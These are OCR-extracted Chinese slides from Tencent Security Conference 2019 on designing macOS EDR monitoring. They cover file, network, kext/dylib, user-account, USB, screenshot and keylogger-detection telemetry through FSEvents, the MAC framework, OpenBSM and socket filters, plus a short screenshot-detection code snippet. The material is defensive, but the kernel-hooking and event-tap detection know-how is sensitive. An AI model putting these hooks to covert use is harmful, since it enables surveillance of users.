
监控 | 文件监控


Apple FSEvents
（用户空间应用）
Mandatory Access Control Framework
（用户空间应用+内核空间）
FSE_CREATE_FILE
FSE_DELETE
FSE_STAT_CHANGED
FSE_RENAME
FSE_CONTENT_MODIFIED
FSE_EXCHANGE
FSE_FINDER_INFO_CHANGED
FSE_CREATE_DIR
FSE_CHOWN
FSE_XATTR_MODIFIED
FSE_XATTR_REMOVED
Time
PID
Process Name
Path
Operation(Create、Write..)
TargetFile
UID
User
通过格式化、关联获取信息
文件操作信息获取
事件触发（文件操作）
关联自己的callback函数
注册mac policy
mac_policy_register
指定需要审计的类别/事件
mac_policy_conf
连接到/dev/fsevents
指定mac_policy_ops
mpo_vnode_check_open_t
mpo_vnode_check_read_t
mpo_vnode_check_write_t
mpo_vnode_check_rename_t
mpo_vnode_check_unlink_t

监控 | 文件监控


Apple OpenBSM 审计方式
（用户空间应用）
Time
PID
Process Name
Path
Operation(Create、Write..)
TargetFile
UID
User
通过格式化、关联获取信息
指定需要审计的类别/事件
audit_class：
0x00000001:fr:file read
0x00000002:fw:file write
0x00000010:fc:file create
0x00000020:fd:file delete
audit_event：
AUE_CREAT
AUE_LINK
AUE_MKNOD
AUE_SYMLINK
AUE_RENAME
AUE_MKDIR
AUE_OPEN_RC
AUE_OPEN_RTC
AUE_OPEN_WC
AUE_OPEN_WTC
AUE_OPEN_RWC
AUE_OPEN_RWTC
AUE_CORE
AUE_XMKNOD
AUE_OPENAT_RC
AUE_OPENAT_RTC
AUE_OPENAT_WC
AUE_OPENAT_WTC
AUE_OPENAT_RWC
AUE_OPENAT_RWTC
AUE_RENAMEAT
AUE_DARWIN_MKFIFO
AUE_MKFIFO
AUE_LINKAT
AUE_MKDIRAT
AUE_MKFIFOAT
AUE_MKNODAT
AUE_SYMLINKAT
AUE_MKDIR_EXTENDED
AUE_MKFIFO_EXTENDED
AUE_OPEN_EXTENDED_RC
AUE_OPEN_EXTENDED_RTC
AUE_OPEN_EXTENDED_WC
AUE_OPEN_EXTENDED_WTC
AUE_OPEN_EXTENDED_RWC
AUE_OPEN_EXTENDED_RWTC
连接到/dev/auditpipe

监控 | 进程网络


Apple OpenBSM （用户空间应用）
Socket Filters（用户空间应用+内核空间）
audit_class :
0x00000100:nt:network
audit_event :
AUE_SOCKET
AUE_BIND
AUE_LISTEN
AUE_ACCEPT
AUE_CONNECT
AUE_SENDTO
AUE_RECVFROM
Time
PID
Process Name
Path
Local Addr
Local Port
Remote Addr
Remote Port
Proto
Direction
通过格式化、关联获取信息
网络连接信息获取
事件触发（socket event）
注册socket filter
sflt_register(struct sflt_filter,domain,type,protocol)
指定需要审计的类别/事件
关联自己的callback函数
指定callback处理函数
AF_INET
SOCK_STREAM
SOCK_DGRAM
IPPROTO_TCP
IPPROTO_UDP
连接到/dev/ auditpipe
sflt_unregistered,sflt_attach_tcp_ipv4,sflt_detach_ipv4,
sflt_connect_in,sflt_connect_out,sflt_bind,sflt_listen

监控 | 全面监控

在基础监控数据的基础上，若要构建全面的EDR系统，需收集更多的终端数据。

监控 | Dylib和Kext加载

使用Mandatory Access Control Framework实现Dylib load和Kext load监控

通过mac_policy_register，注册mpo_file_check_mmap_t类回调

- Time
- PID
- Process Name
- Path
- Path of Dylib
- Hash of Dylib(md5、sha256)
- Signature of Dylib

通过mac_policy_register，注册mpo_kext_check_load_t、mpo_kext_check_unload_t类回调

- Time
- Path of kext
- Hash of kext(md5、sha256)
- Sign of kext

监控 | 用户事件监控

使用OpenBSM方式实现创建（删除）用户，登录（登出）和验证（授权） 监控

audit_class :
0x00000800:ad:administrative
audit_event :
AUE_create_user
AUE_modify_user
AUE_delete_user
AUE_disable_user
AUE_enable_user
AUE_create_group
AUE_delete_group
AUE_modify_group

→

- Time
- PID
- Process Name
- Path
- Signature
- Group
- UID
- New user name
- status

audit_class :
0x00001000:lo:login_logout
audit_event :
AUE_login
AUE_logout
AUE_telnet
AUE_rlogin
AUE_su
AUE_ssh

→

- Time
- Type
- GROUPNAME
- GID
- USER
- UID
- status

audit_class :
0x00002000:aa:authentication and authorization
audit_event :
AUE_SESSION_START
AUE_SESSION_UPDATE
AUE_SESSION_END
AUE_SESSION_CLOSE
AUE_auth_user
AUE_ssauthorize
AUE_ssauthint
AUE_sudo
AUE_ssauthmech
AUE_sec_assessment

↓

- Time
- PID
- Path
- Signature
- Group
- UID
- Target user name
- status

监控 | USB、截屏、键盘监听监控

USB Event —通过IOKit实现→

- Time
- 设备名称
- 设备ID
- 操作（插入、拔出）
- Target operation（file in/out）
- File path

截屏监控 —Spotlight Notifications→

- Time
- 发起截屏操作的PID
- PNAME
- PATH
- Signature
- 截图文件全路径

键盘监听监控 —Core Graphics Event Notifications→

- Time
- 进行键盘记录的PID
- PNAME
- PATH
- Signature


```
Detector = [[NSMetadataQuery alloc] init];

[[NSNotificationCenter defaultCenter] addObserver:self selector:@selector(queryUpdated:)
    name:NSMetadataQueryDidStartGatheringNotification object:Detector];
[[NSNotificationCenter defaultCenter] addObserver:self selector:@selector(queryUpdated:)
    name:NSMetadataQueryDidUpdateNotification object:Detector];
[[NSNotificationCenter defaultCenter] addObserver:self selector:@selector(queryUpdated:)
    name:NSMetadataQueryDidFinishGatheringNotification object:Detector];

[Detector setDelegate:self];
[Detector setPredicate:[NSPredicate predicateWithFormat:@"kMDItemIsScreenCapture = 1"]];
[Detector startQuery];
```

- 注册kCGNotifyEventTapAdded类通知
- notify_register_dispatch 函数
  传递kCGNotifyEventTapAdded参数
- 新的event taps产生，获取信息

攻守道




THANKS
TENCENT SECURITY CONFERENCE 2019